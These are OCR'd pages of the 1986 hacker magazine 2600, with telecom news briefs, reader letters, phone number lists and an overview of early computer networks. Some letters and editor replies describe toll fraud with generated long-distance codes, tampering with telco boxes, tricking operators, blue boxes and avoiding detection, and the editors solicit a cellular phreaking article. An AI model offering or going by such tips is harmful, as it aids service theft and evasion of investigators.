Most of this software consists of applications of commerical software such as Wordstar, Lotus 1-2-3, and Dbase III. "When it comes down to performing unique, individual functions such as tracking aviation flight patterns, the programs aren't commercially available," a computer specialist with Navy Regional Data Automation Center said.

[Readers, Navy public domain software (shareware) can be obtained from the Navy's BBS which was at 8044451627 and 8044451121. At press time the first number was out of service and the second number did not answer, but you should be able to find the new number.]

HBO Encryption Broken

Network World

Last month, the owners of a Westbury, New York store that sells backyard satellite dish antennas went on national television saying they had found a way to overcome Home Box Office's $40,000 signal-scrambling system.

HBO's scrambling system is based on the government-sanctioned Data Encryption Standard.

The story revolves around a demonstration by Cabletech, which showed what it claimed was an inexpensive way to pirate scrambled HBO signals. The intent of the demonstration was to protest to HBO the monthly service fees HBO is now charging owners of private satellite dishes.

Now dish owners have to lease or buy signal descramblers and pay a monthly service fee just like cable-supported customers.

According to Barry Altman, co-owner of Cabletech, the store was able to unscramble HBO's video signal using $3 worth of parts. They also contend that they intercepted and decrypted the accompanying audio channel, a process that involved less expensive parts but more work.

Cabletech said it would agree to show the manufacturer of the scrambling equipment how and what it used to beat HBO's security if the vendor agrees to recall the devices and refund the purchase price to consumers.

HBO and VideoCipher, maker of the descrambler, contend that Cabletech did indeed descramble a video signal but they merely amplified a CATV-delivered nonscrambled audio channnel.

Pennant Ties Up Phones

The New York Times

Phone ticket sales for the World Series went on sale earlier this month causing havoc on New York's phone lines. Although only 6,000 tickets were made available by phone, New York Telephone had made plans to combat possible problems that would cause "terrible network congestion."

In the 516 area code alone, 16,500 calls came in to the the Mets number in a five-minute period (200,000 per hour) and 1.4 million an hour for all seven exchanges advertised for fans. Delays in getting a dial-tone were also reported.

The situation prompted Stuart Denning of Springfield, New Jersey, to use two GTE 220 speaker telephones with automatic redial, programmed with Teletron numbers in seven area codes and working in tandem. He was able to purchase two tickets.

Security Can Kill Creativity

Network World

Even though too little security can leave a communications system vulnerable to tampering or destruction, a heavy security blanket can stifle creativity and productivity. A recent report, titled *Telecommunications Security*, from Input, Inc., a market research firm in Mountain View, CA, proposes a number of techniques that build secure telecommunications systems that are not prisons for users.

An overzealous or overdesigned security system can create prisons of the mind, the report warns. Constraining programmers or communications technicians with excessive security restrictions can backfire because it may negate the very factor that makes their contributions cost-effective; that is, their creativity.

Hackers are not the primary threat to communications systems, according to the report. Hackers usually break in for intellectual challenge, not for malicious reasons.

A security system is effective, "if the cost to a perpetrator is greater than potential gain."

[To illustrate that last point, the report is available for $750.]

Indiana "Fones" Are Gone

Various Combined News Sources

Indiana has been the only state to have its telephone company listed in the white pages as under "Fone Company". Company officials have announced that the spelling will not appear in next year's directory.

Al Bolin, spokesman for Bell in Indianapolis, said the company has been listing Indiana Bell under "fone" for several years now but has started getting complaints.

"Some people feel it's a putdown," Bolin said. "But that was not the reason we did it. There's no allegation or implication that people are so dumb they don't know how to spell 'phone.'"

"It's a phonetic [sic] spelling, obviously," Bolin said. "Basically, we're trying to make it easy for people to get in touch with us."

The phone company is also listed under several listings, including Indiana Bell, phone, telephone, and fone.

october letter department

Dear *2600*:

Your magazine has been an invaluable aid to me for information in the past and I'm hoping that you can come through for me once again. I have finally broken away from my days of boxing and computer hacking and started can-jumping. My lineperson's handset (which a careless employee "left behind"), hat, and bolt cutters have proved to be enough until now. I recently opened a MC² box and found some tools which I believe are test sets. The first is a sping loaded clip of sorts with a black and a red lead coming off and is marked as a 3M product #4047. The other tool is a longer device with a metal probe at the end; it is marked as #4055 and looks like it could almost be a key of some kind. What are these things and how do I use them? Once again, thanks for a great publication.

Psycho, Calif.

P.S. One last little note. The operators at Sprint are more than happy to tell you what your local dial-up is if you just tell them that you lost your little book and that the equal access # is not working. The number is 8005214949.

Dear *2600*:

I really enjoy your magazine and have learned a lot from it. I want to contribute some information which might be useful to the teeming millions of phreakers who demand to know more. While in school I discovered that one of the long-distance services located in the 607 area code, located in the southern tier of New York, and not far from Big Blue, is very easy to generate numbers off of. The company is called ACC, Alternative Communications Corporation, who use an 800 service for their long distance numbers. They watch carefully, but when you call from one pay phone to another pay phone, then you can beat the rap. I think that the reason the people were caught was because they used their hacked numbers unwisely.

I also discovered a system which is connected to ARPANet network. The number for this college computer is 6077772802 and 6077774731, and it is on-line 24 hours a day. This system is host to three IBM and two VAX systems. I do not know how to get into the ARPANet system but this feat can be done.

I have a question. An orchestra A is 440 virbrations per minute. Could a tone generator/blue box be configured from a good synthesizer?

Yours sincerely
Wolfgang Amadeus Mozart

Dear Wolfgang:

A good synthesizer can certainly do that (see data page).

Dear *2600*:

On Tuesday, August 12, I received a phone call from a Missouri Telephone Company. When they called, they already knew my name (the phone number is my father's). It was a lady that called. She said that she has talked to several people and they said that I had given them a number from which they made free phone calls. I denied everything. I have this number and codes for it which I found by trial and error but I never made any calls through it. However, I did give it to a friend, but no codes. The lady asked me if I owned a computer with a modem. I said no. She said that they have been "monitoring" my lines for a long time and knew I was calling this number, I denied it claiming I knew nothing of it. She asked many more questions. The friend that I gave the number to said a while ago that "The number had changed from an extender to a human" so I didn't call it again and thought nothing of it till I got this call. The friend claimed that they caught her while she was making the call and told her not to hang up but tell them her name, address, and phone number, so she did!!!! They are sending her a bil She said she did not tell them my name but I don't believe he They were calling the people. She called to try and find out he name. They just called today and have not called back yet but said if they do I can expect severe consequences.

What should I do?

Crazy Eight.

P.S. I frequently scan the 800 number and the lady said that they also knew I was doing this.

Dear 8:

It sounds as if they are just fishing for information. They are probably trying to scare you just as they scared your friend into divulging her name and address. Since you say you did not abuse this extender, there should be no proof that you did (i.e. your friends and loved ones' phone numbers appearing on someone else's bill at the same time that you called their 800 number). If you don't call this number from your home, you should not have to worry about this problem reappearing.

Fellow Phreakers:

Earlier this year, on a recent voyage to Puerto Rico, I discovered two very interesting things which warrant closer examination by the phreaking community. First, aboard the airplane, was a cellular phone called a Sky Telephone. It worked by inserting a credit card into the holder, then taking the headset to your seat where you would talk on the phone while in flight. The only limitation was that the plane had to be within 30 minutes of the U.S. coastline. I would like to know how this system works, and what the potential is for phreaking on one of these phones. (The flight was 3½ hours long and if I had this knowledge, I could have had a phreak festival.)

Upon arriving in Puerto Rico, I noticed that the island's phone system, run by PRT (Puerto Rican Telephone), is very primitive. The island has very limited access to 800 service, and in order to call the operator you have to dial 123. The only thing they have going for them is that a phone call still costs only a dime. It seems that the computer revolution did not hit the island yet.

Long distance is maintained exclusively by ITT, but with the termination of ITT, the long distance lines will be run by someone else. There will probably be some problems created by the shift in ownership. This would be an interesting "vacation" spot for phreaking.

Keep on phreaking
Long Distance Voyager

Dear LDV,

Thanks for the information. The main point of your letter (as far as we can determine) is that when you are on vacation anywhere you should play with the phones and see what bugs you can find. Plus, this may allow you to call your loved ones back at home inexpensively.

Dear *2600*:

Found another 800 number that spells something nice.

It's 1-800-BAD-DEAL.

It's a modem that hooks you into Smith & Wesson VAX computer.

Try it.

Yours Truly
Wize owl
Bartender
Dead goat saloon
Hilo, Hawaii

(continued on page 3-80)

The 2600 Information Bureau

011-44-1-2468000	: Child Stories	011-44-1-2468060	: Racing
011-44-1-2468008	: Album Line	011-44-1-2468070	: Comedy
011-44-1-2468015	: Dialing Instructions	011-44-1-2468071	: Recipies
011-44-1-2468017	: Dialing Instructions	011-44-1-2468072	: VD info
011-44-1-2468020	: Sports	011-44-1-2468080	: Newsline
011-44-1-2468024	: BBC2 radio audio feed	011-44-1-2468088	: Civil Emerg
011-44-1-2468026	: Financial Report	011-44-1-2468090	: Weather
011-44-1-2468030	: Travel Line (Railroad)	011-44-1-2468071	: Weather
011-44-1-2468031	: Travel Line (Auto)	011-44-1-2468100	: ???
011-44-1-2468032	: Travel Line (Sea)	011-44-1-2468200	: Time
011-44-1-2468033	: Travel Line (Air)	011-44-1-2468400	: Music
011-44-1-2468035	: British Telecom Guide	011-44-1-2468500	: ???
011-44-1-2468040	: Christian Message	011-44-1-2468600	: Music
011-44-1-2468041	: Tourist info	011-44-61-2468011	: US Dial Tone
011-44-1-2468043	: Tourist info in French	011-44-203-8069	: Coventry Radio
011-44-1-2468044	: Golden Hits Line	011-44-246-8015	: Cricket Line
011-44-1-2468045	: Tourist info in German	011-44-273-8069	: ???
011-44-1-2468050	: Challenge Line	011-44-634-8069	: Kent Radio
011-44-1-2468055	: Dial A Planet	011-44-702-8900	: Essex Radio

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory


BBS Operator
Tom Blich

Cartoonist
Dan Holder


Junk Mail Receiver
Richard Petrovich

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.



"Yep, there's no sign of intelligent life here!"



Above is the Bell System's new "musical keyboard." Insert shows the digits of telephone numbers in musical notation, just as they are sent across country.

Playing a tune for a telephone number

Before you talk over some of the new Bell System long distance circuits, your operator presses keys like those shown above, one for each digit in the number of the telephone you are calling. Each key sends out a pair of tones, literally setting the number to music.

In the community you are calling, these tones activate the dial telephone system, to give you the number you want. It is as if the operator reached across the country and dialed the number for you.

This system, one of the newest developments of Bell Telephone Laboratories, is already in use on hundreds of long distance lines radiating from Chicago, Cleveland, New York, Oakland and Philadelphia, and between a number of other communities.

It will be extended steadily in other parts of the country—a growing example of the way Bell Telephone Laboratories are ever finding new ways to give you better, faster telephone service.

BELL TELEPHONE LABORATORIES

Exploring and inventing, devising and perfecting, for continued improvements and economies in telephone service

3-78

SYSTEMATICALLY SPEAKING

Electronic Tax Returns

InfoWorld

Businesses will be able to file income tax returns electronically during the 1987 tax season as part of the IRS's growing automation program.

Individual 1986 returns can be electronically filed only from seven cities.

Business returns can be filed via telecommunications or magnetic tape and must conform to IRS file formats.

Also, for the first time, electronic filers will be able to get an electronic refund if they include a number on their form identifying their bank. The IRS will instruct the US Treasury to use electronic funds transfer to credit the taxpayer's bank account.

This year the IRS processed 25,000 returns electronically and next year it can handle up to 120,000.

Software Makers Crash BBS

Infoworld

With the aid of a private investigator, a group of software publishers has forced a pirate software bulletin board to close down.

The publishers did not file any charges against the operator of the private Fidonet-based board and would only identify him as living in the Cincinnati area. However, the group is lending its support to a suit against The Dragon's Lair, which is operated out of Brooklyn, New York.

After discovering the Ohio board, the president of Michtron, in Michigan, sent a letter to several other publishers announcing his discovery. Soon after, he assembled a group (including the Software Publishers Association, Digital Research, and Antic Software) that hired private investigator Dennis Hettman, who has investigated several pirate operations.

Hettman explained to the sysop that the software publishers would take legal action if the BBS, which they termed the largest pirate BBS in the country, was not closed down. The operator of the IBM-PC with 44 megabytes complied.

Poor Service An Understatement

The Wall Street Journal

The Federal Communications Commission issued a warning to consumers about a company that offers what seems to be free long-distance service.

Both the FCC and several state prosecutors contend that Independent Communications Network, Inc. may be misleading consumers in the marketing of what the company calls the first long-distance "party-line system."

The company leases lines from long-distance companies and signs up customers, who pay $100 a month to make an unlimited number of long-distance calls on these shared lines.

In addition, customers themselves can receive as much as $25 for each new customer they can sign up for the service. "It is similar to Amway," said Larry Hartsough, chief of operations for Independent. Amway is often accused of creating pyramid schemes to bilk people out of their money by promising them wealth.

Hartsough estimated that Independent customers cannot complete a call 62% of the time. (AT&T has said that its long-distance "blockage" rate is less than 1%.)

In San Diego, prosecutors said they obtained a search warrant and raided an Independent agent, seeking evidence of possible violations of grand theft and anti-pyramid statutes. They said the agent claimed that Independents system could handle 16,800 calls at once. It has been estimated that such a capacity would require 32,800 WATS lines and would make Independent one of the largest users of WATS lines in the world.

Rural Ultraphones

Communications Week

Mountain States Telephone & Telegraph Company has begun a six-month field test of a fixed subscriber radio system. The system, known as Ultraphone, eliminates the high cost of laying cables to remote rural areas with few subscribers. Eight parties will take part in the test, some of whom have been waiting 19 years for telephone service.

The system uses low power digital radio to transmit conversations from the residence to the central office. The cost of providing traditional copper cable service to cattle ranchers in Glendo, Wyoming has always been prohibitive.

Mountain Bell is charging each party a $4,850 construction fee, plus $20 a month. The ranchers will continue to receive service even if the Ultraphone test does not work out.

Ultraphone uses frequencies already allocated to telephone companies and can transmit four conversations over the same bandwidth.

Local Toll-Free Numbers

Communications Week

Bell Telephone of Pennsylvania will introduce two toll-free number services that will permit customers to call businesses from anywhere in a LATA (local access transport area) using a single telephone number designated for each subscribing company.

The new services, called One Number Service and Custom Routing service, will allow callers to dial a seemingly local seven-digit number and have their call routed toll free to the subscribing business.

Bell of Pennsylvania created a special 890 prefix to handle the calls, which travel to the nearest central office switch and then are forwarded to the business' location.

The Custom Routing Service routes calls from the 890 number to a particular branch of a business, not only a single location.

ESS Goes To Taiwan

Communications Week

AT&T Taiwan Communications Co. has cut over to the country's first number five electronic switch. The 20,000 line switch is the largest 5ESS cutover outside the United States. The cutover is a step in the Directorate General's plans to modernize Taiwan's telecommunications system, including instituting integrated services digital network by the end of the century.

NSA Wants a New Chip

Privacy Journal

The National Security Agency, which has kibitzed in the development and use of encryption by the private sector since the beginning is pushing hard to abandon the current federally sanctioned Data Encryption Standard (DES) and replace it in 1988 with a "tamper-proof" computer chip.

NSA is establishing an industrial consortium to produce the chip. This "decertification" of DES has caused confusion in the computer security business and perhaps retarded development of new equipment for securing computer communications. In the 1970s, NSA kept a close eye on the development of DES, an algorithm to scramble computer data, to make sure DES was solvable by NSA when used by companies and foreign governments yet secure enough to protect most U.S. computer activity. Since the adoption of the IBM-developed DES in 1977, it has been widely used by government agencies, financial institutions, and other businesses to protect data. Now, NSA says that foreign adversaries may be able to break the code. "Therefore, we have determined that it is in the U.S. interest to introduce new cryptographic algorithms." Critics say that NSA's proposed "black box" solution to the threat, a tangible chip, may be more subject to tampering by adversaries than an upgraded code. Another disadvantage to businesses is that they would not know the composition of the top-secret chip they are installing in their systems. "People in the industry feel betrayed," says one Silicon Valley specialist in data security.

letter department

(continued from page 3-76)

Dear *2600*:

A while ago, you requested info on foreign telephone systems. Well, here it is. I have lived in Saudi Arabia for the last 8 years, and your report on the Israeli telephone system sounded very similar. The Saudi Telecom system is the same as the Israel system as far as the payfones and ways to defeat them go. Aranco, the oil company there has their own telefone network; it has 9 conference lines, each with a 75 person limit. The phone number for there is 011-966-3-876-750(1-9). ANI is 311, TTY is 873-7310, weather recording is 875-2424. There are several BBS's in the kingdom, 873-785(1,2), 826-4990, 678-2395, 572-3884, and there is also an E-Mail service at 898-0400. To dial any of these just add 011-966-3 and the phone number, have fun and see you there!

Mr. Tracer

Readers:

Let's hear about other places.

Dear *2600*:

I would like to ask you or the readers two questions. First, I wondered why, on a standard telephone, there are all of the letters in the alphabet except "Q" and "Z"? It might be a strange question but I would still like to know why.

Also, I was making a long distance call to the 813 area code, from a pay phone one day and the number I was calling was busy. I tried a busy verification to see if they would charge me for it. In this case, they did not but other times they wanted money (do you know why, sometimes they charge me and other times they don't?). When the local operator went to call the operator who does the busy verification she first called a number which gave her a recording that said "813 plus 042 plus". Wouldn't this be very helpful to anyone using a blue box, and do you know that number or how to get it?? The operator used the term "BY" in place of busy verification and the other operator used the term "OD" to mean out of order. I guess it's just some of the operator lingo.

Het Kap

Dear Het Kap:

Z and Q are not on the dial because when the eight numbers that have letters (2-9) are each given three letters there are two left over. Z and Q are the least frequently used letters in the alphabet, so they were not used. However, on some older phones, you may find a Z on the 0 key.

Hopefully, you remember that exchanges used to have names such as PLaza-1 for the (516) 751 exhange.

In response to your other question, there are no charges for interstate verification calls, but there are charges for intrastate long distance charges. "813 plus 042 plus" would be the number to dial to an inward operator, but in this case the operators said that they got nothing when they did this for us.

Dear *2600*:

I'm a new subscriber and would like to contribute some interesting information.

First, there's a computer at 8005387002 which accepts a 10-digit DTMF sequence and speaks them back at you. The input must be ten digits with *,#,A,B,C, and D tones accepted but not pronounced, and is more forgiving than most C.O.'s as far as frequency tolerance goes. Tape-recorded DTMF inputs will decode fine if your tape speed and audio levels are up to par.

I'm employed by the cellular telephone industry and would gladly write an article on cellular phreaking if there's any interest. The article will have to be a bit on the technical side however, and the techniques outlined will require knowledge of electronics and hexadecimal math and access to a PROM programmer.

Bernie S.

Dear Bernie:

The number you gave belongs to a company that sells equipment that generates speech and is activated by touch tones. It will be a good tool for those who need to decode phone numbers. Radio Shack sells a chip that is called a touch tone decoder; maybe one of our electronically proficient readers can produce a schematic to make this chip work for us.

With regards to writing articles: please write about cellular phones, but write two articles: The first should be an overview of how cellular phones work, how calls are routed, and how we can call a cellular phone. Include some sample phone numbers or perhaps a directory of numbers to call. Try to answer simple questions that people who have not had a chance to use cellular phones may ask.

Then, you can tell us how we can phreak them. If it is technical, try to give some reference sources. Try to make it interesting, so, even if we lack the education and resources to practice cellular phreaking, we would want to read it.

Finally, for those of you interested in writing for us, our mailbox is always open. Send all articles and letters to 2600, PO Box 99, Middle Island, NY 11953-0099. While we don't pay writers at the moment, we do provide free subscriptions to steady suppliers. If you have questions, call us at 5167512600. If you get the machine, leave a message and we'll call back.

800-223-1011	WUI
800-223-3044	WUI
800-228-1111	Credit Card Company
800-323-0905	MCI Mail
800-328-1490	Westlaw
800-368-3343	The Source
800-424-9494	Telenet
800-424-9494	Tymnet
800-521-0013	HP3000
800-521-0034	HP3000
800-521-0248	
800-522-5465	Chemical Company
800-828-6321	Xerox

2600 NOVEMBER, 1986
VOLUME THREE, NUMBER ELEVEN $2

ICN—more than a bargain

by John Freeman and Emmanuel Goldstein

Last month, we printed a story on a company called ICN. This month, we have more details which may prove useful.

The Independent Communications Network supposedly allows you to make all the calls you want for $100 a month. To sign up for this, you need a sponsor. You can also, if you choose, sponsor other people. If you manage to convince somebody to use this system, you make $25. If that person convinces someone else, they make $25 and you make $5. It goes down six levels, so the maximum you can make is $50 on one sale. But there's no limit to how many sales you can make. That's how that end of the deal works. Some people who sign up for ICN choose the "marketing plan", which is what was just described. Others choose both this and phone service (which is referred to as "partyline service"). And some just choose to use the phone service alone.

We called ICN to ask about signing up. The person at the other end said that if we wanted to sign up, we'd be given an 800 number to call to get our dial tone. Everyone gets the same 800 number. If it's busy or if it rings more than once, the customer must hang up and try again. He said straight out that we probably wouldn't get through the first time. He said on the average you have to redial for about ten minutes to get the dial tone. He said that evenings were very busy and it wasn't a good idea to try then. "What about days?" we asked. "They're busy too," he said.

What ICN is doing is reselling ATT's WATS lines. This in itself isn't illegal. But ICN is estimated to have over 8,000 customers and only 54 lines for their long distance network. It would be quite a trick to find out how many customers ICN *really* has. All personnel seem to take offense at this question.

ICN was started in Wautoma, Wisconsin on July 15, 1986. It didn't take long for complaints to roll into the Wisconsin Public Service Commission. In September, ICN relocated in Cody, Wyoming. The representative told us that there is no corporate income tax in Wyoming.

ICN saves a lot by never sending out bills. The $100 is due on the last working day of the month. Presumably, if they don't get paid, your access code is shut off. There is also another method, which is a little frightening. They subscribe to a service known as Checkomatic, which will automatically take $100 out of your checking account every month!

We have yet to find anyone who has successfully completed a call on this system, or even gotten a dial tone. The 800 number we obtained never stops ringing.

And not all the complaints come from irate customers who can't get through. In ICN's first ad campaign, they gave an example of a WATS number. The number was given presumably so customers or sellers could see what a real 800 number looks like. The number they gave, 800-ICN-FREE belonged to the Life Control Institute in New Jersey. LCI was stuck paying for every call that people made to the sample 800 number, thinking they could get free phone calls. Eventually the people from LCI sent ICN a letter requesting that they pay for their share of the WATS bill, but ICN never sent a response.

According to the representative, customers have 30 days to claim a refund. He also told us that once you did get through, there were three possible ways your call could be completed. The first was optic-fiber, which gave the best connection. The second was FX copper, which was fairly good. The third was AT&T WATS, which he said was the worst and that you could barely hear the person on the other end.

The company has some kind of a deal worked out with AT&T in which they get more lines put in as they get more customers. Their codes are six digits long and calls can be made to anywhere in the United States, including Alaska, Hawaii, and the Virgin Islands. Calls can't be made from Alaska or to Canada or Mexico.


PARTY-LINE
COMMUNICATIONS NETWORK

WELCOME FROM CODY . . . ICN's new Cody staff is comfortably housed in the environs of the old Marathon Oil Company office building, and surrounded by the grandure of Cody Country.

All's well at new Cody offices

THE FIRST ISSUE of ICN's newsletter, "Partyline". But the party may be a surprise for subscribers—buried on the back of one of their "application" forms in tiny print is the fact that commissions are not paid to you for any customers you sign up, but only on customers that also pledge to be salesmen. If you sign up for the service, you may discover a whole world of similar surprises.

Specifics

We did a little detective work on ICN and this is what we came up with. The General Manager is Larry Hartsough, the President is John Heeg, and the Vice President is Robert Boch. The current address for ICN corporate headquarters is 808 Meadow Drive, Cody, Wyoming 82414. At this address they have 25 lines allocated as follows: 307-587-4700 to 09 is the customer service department. As of Monday, November 3, there was only a five line hunt sequence. 4701,6,7,8,9 are being eliminated. They have another ten-line hunt sequence: 307-587-4730 to 39. We suspect this is used for sales people to call in regarding sales that have just been completed. On these lines,

(continued on page 3-88)

MASTERING THE NETWORKS

by John Anderson

The desire to allow computers to talk to each other has given way to a multitude of networks each having their own protocol and characteristics. These diverse networks are all gatewayed to each other such that a user on any one of these networks can communicate with a user on another network. In a sense the networks themselves are networked together. In this article, we will attempt to untangle the wires connecting these networks and examine the ARPAnet, BITNET, CSnet, Mailnet, UUCP network, and their gateways.

The ARPAnet is perhaps the most well known of all the networks. The ARPAnet is funded by the Advance Research Projects Association (Department of Defense) and exists to allow the various research institutions to share both resources and information. All types of machines running every imaginable operating system are on this network. Having an account on a machine which is an ARPAnet node is the most desirable position to be in from a networking standpoint. This situation is advantageous because the ARPAnet has gateways to all of the networks we will discuss. Because of this and some properties we will discuss later, the ARPAnet has also been termed the InterNet. Physically, ARPAnet nodes are connected by dedicated data lines and use the TCP/IP protocol for communications. The TCP/IP protocol is one of the most popular and versatile networking protocols currently available. TCP/IP was made popular by the ARPAnet and evolved on it. A node on the ARPAnet can remotely login to, send mail to, and transfer files with any other node on the network directly. This is the only network which allows a user to remotely login to all of the nodes on the network. The hacking possibilities for a user on this network are almost unlimited. The Network Information Center computer which is available to ARPAnet users is the ultimate network resource. It provides abundant information about the ARPAnet and the various gateway sites. A user on the ARPAnet can contact NIC by using the command TELNET to open a connection with SRI-NIC.ARPA.

The BITNET is similar to the ARPAnet in that it also uses dedicated lines for communications. The similarities end there because instead of the TCP/IP protocol the BITNET uses the RSCS (Remote Source Control System) protocol. This network was originally composed of IBM mainframes and minicomputers due to its use of the RSCS protocol which is exclusively IBM's. Recently RSCS emulators have become available for machines running VMS and UNIX. Several non-IBM machines have joined the BITNET using these emulators and many shall follow. It is doubtful, however, that the BITNET will ever support all of the features that the ARPAnet boasts since the RSCS protocol is very restrictive. The BITNET only supports electronic mail and file transfer between its nodes. It is *not* possible for one node to remotely login to another. Inquiries about the BITNET can be addressed to:

Educom
Bitnet Network Information Center
P.O. Box 364
Princeton, NJ 08540
Phone: (609) 734-1878

The CSnet or PhoneNet is a network of university computer science departments and other research institutions. The CSnet is radically different from the networks mentioned above in that every node on the network is only connected to the relay node (CSNET-RELAY). The connection to this central node is not via a dedicated line but via dial-up phone lines. Periodically (usually once a day) the CSNET-RELAY will call each node on the network to see if there are any messages to be transferred. This type of network architecture gave the CSnet its second name, PhoneNet. The CSnet only supports electronic mail and is not likely to ever support any other network functions if it does not change its method of networking. The CSnet is run by Bolt Beranek and Newman Inc. and can be contacted at the following address:

Bolt Beranek and Newman Inc.
10 Moulton Street
Cambridge, MA 02238
Phone: (617) 497-2777

A network similar to the CSnet is the Mailnet. Apparently this network only supports the transfer of mail. At this time the type of network structure and machines using this network are unknown to the author. However, it would not be unreasonable to assume that this network uses a structure similar to the CSnet's. Please address any additional information about Mailnet to this magazine.

Perhaps the largest and most loosely structured network is the UUCP network. This network has nodes in Canada, Japan, Europe, Australia, and many other countries. The UUCP network is composed exclusively of machines running the UNIX operating system. The network uses dial-up phone lines for the transmission of data and uses the UUCP protocol. UUCP (Unix to Unix Copy Program) is found on every system running Unix and systems need only establish a connection with one system on the network to become a fully functioning node. The transfer of mail to any node on the network is supported. Remote logins and file transfers are only supported with your direct neighbors.

